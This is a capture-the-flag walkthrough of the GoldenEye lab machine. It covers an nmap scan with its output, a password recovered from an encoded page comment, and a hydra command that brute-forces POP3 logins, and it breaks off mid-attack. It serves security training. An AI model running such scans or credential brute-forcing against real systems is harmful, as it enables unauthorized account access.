


# goldeneye

IP- 192.168.56.101  
Walkthrough by basil  
Wattlecorp Cybersecurity Labs

## Methadologies

Let's start by identifying open ports, services using nmap scan  
sudo nmap -sC -sV -p- 192.168.56.101




```
192.168.56.101 08:08:27:64:a6:7a 1 60 PCS Systemtechnik GmbH
[~]-[baz@parrot]-[~/ctf/goldeneye]
$ls
[~]-[baz@parrot]-[~/ctf/goldeneye]
$sudo nmap -sC -sV -p- 192.168.56.101 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-06 17:38 IST
Nmap scan report for 192.168.56.101 (192.168.56.101)
Host is up (0.00029s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
55007/tcp open  pop3         Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) RESP-CODES AUTH-RESP-CODE STLS TOP CAPA PIPELINING USER UIDL
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:64:A6:7A (Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.32 seconds
[~]-[baz@parrot]-[~/ctf/goldeneye]
$ls
80sourcecode.png http80.png netdiscover.png nmap.txt terminal.js.png
[~]-[baz@parrot]-[~/ctf/goldeneye]
$
```

From nmap scan we found four open ports.  
25(smtp), 80(http), 55006(ssl), 55007(pop3)


Since port 80 was opened; so I explored target IP in the web browser. Here we got a little clue for login page /sev-home/ as you can see in the image.




After that, we thought to check it's the source code which leads us to another clue to move ahead. Here we clicked on the link terminal.js as shown in the image.




The terminal.js put-up HTML code in front of us. Inside this html code, I read the given comment captured hint for two usernames (Boris, Natalya) and a password which was encoded as shown in the below image.



Let's decode the html encoder. when decoded we obtain "InvincibleHack3r" password.




From the earlier clue of navigating to /sev-home/ to login. We browsed 192.168.56.101/sev-home/ in the browser and we got a clue that it has POP3 service as shown in the image.



So after getting two usernames boris and natanya, we applied brute-force for each users attack with help of the following command:


```
hydra -f -t 64 -l boris -P /usr/share/fasttrack.txt 192.168.56.101 -s 55007 pop3
```

We got the password: secret1 for username boris as shown in the image.



Similarly we did the same hydra bruteforce to user natalya.

